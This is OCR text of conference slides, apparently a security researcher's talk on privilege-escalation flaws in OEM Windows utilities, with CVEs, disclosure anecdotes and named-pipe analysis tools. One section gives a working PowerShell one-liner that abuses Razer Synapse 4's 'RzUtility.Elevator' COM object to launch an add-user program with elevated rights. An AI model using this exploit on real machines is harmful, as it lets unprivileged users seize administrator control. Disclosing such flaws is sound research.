


Running Elevated with a UAC / SxS Assembly Manifest

```
mt.exe \
   -manifest elevated.manifest \
   -outputresource:pwn.exe;#1
```


Local Privilege Escalation - DEMO

Razer Synapse 4 with razer_elevation_service.exe v1.1.0.5


Windows PowerShell
PS C:\Users\user.PLAK\Desktop\poc\exploit>

LPE, as a one-liner

LPE, as a one-liner



Razer Synapse 4

LPE, as a one-liner

```
$com = New-Object -ComObject 'RzUtility.Elevator'
```

LPE, as a one-liner

```
$com = New-Object -ComObject 'RzUtility.Elevator'

$com | Get-Member
       TypeName: System.__ComObject#{bfe24d59-6568-4179-8ae5-d9d53869a3e3}

Name                 MemberType Definition
----                 ---------- ----------
CopyRazerFile        Method     void CopyRazerFile (string, string, string)
GetVersionInfo       Method     void GetVersionInfo (string)
LaunchProcess        Method     void LaunchProcess (string, string, uint, int)
LaunchProcessNoWait  Method     void LaunchProcessNoWait (string, string, uint)
```


LPE, as a one-liner

```
$com = New-Object -ComObject 'RzUtility.Elevator'

$com | Get-Member
      TypeName: System.__ComObject#{bfe24d59-6568-4179-8ae5-d9d53869a3e3}

Name                 MemberType Definition
----                 ---------- ----------
CopyRazerFile        Method     void CopyRazerFile (string, string, string)
GetVersionInfo       Method     void GetVersionInfo (string)
LaunchProcess        Method     void LaunchProcess (string, string, uint, int)
LaunchProcessNoWait  Method     void LaunchProcessNoWait (string, string, uint)

$com.LaunchProcessNoWait("c:\users\user\desktop\adduser.exe", "", 1)
```

LPE, as a one-liner

```
(New-Object -ComObject 'RzUtility.Elevator'). `
  LaunchProcessNoWait( `
    "c:\users\user\desktop\adduser.exe ", "", 1 `
)
```

Wrap up



Failed Attempts

- HP Support Assist
- Gigabyte Control Center
- Lenovo Vantage[0]

- And more...

[0] https://www.atredis.com/blog/2025/7/7/uncovering-privilege-escalation-bugs-in-lenovo-vantage

The PWN Triad

A privileged service.

An RPC mechanism (TCP, Named Pipe, COM, etc.)

No auth / broken validation / etc.

The Vulnerabilities

- 1-click RCE in Asus DriverHub (CVE-2025-3462, CVE-2025-3463)
- LPE in MSI Centre (CVE-2025-27812, CVE-2025-27813)
- LPE / RCE in Acer Control Centre (CVE-2025-5491)
- LPE in Razer Synapse 4 (CVE-2025-27811)

On Disclosure

- ASUS vuln disclosure site has a WAF, you can't send them POC's.
- ASUS strung along another researcher instead of calling a duplicate. I'm sorry MrBruh![0]
- MSI responded amazingly fast and were the first to provide a fix.
- Razer Bug Bounty Program fronting the security team was frustrating to interact with.

[0] https://mrbruh.com/asusdriverhub/

One more thing…

Named Pipe Comms Analysis

Named Pipe Comms Analysis

Frida based tools (https://frida.re)

- Scripts hooking ReadFile / WriteFile / etc.

- https://github.com/CyberCX-STA/Peep
- https://github.com/synacktiv/thats_no_pipe

Named Pipe Comms Analysis

Other Open-Source tools

- https://github.com/cyberark/PipeViewer
- https://github.com/grayed/PipeExplorer
- https://github.com/gabriel-sztejnworcel/pipe-intercept

Named Pipe Comms Analysis

Commercial Tools

- IO Ninja Pipe Monitor (https://ioninja.com/plugins/pipe-monitor.html)

Named Pipe Comms Analysis


Commercial Tools

- IO Ninja Pipe Monitor (https://ioninja.com/plugins/pipe-monitor.html)

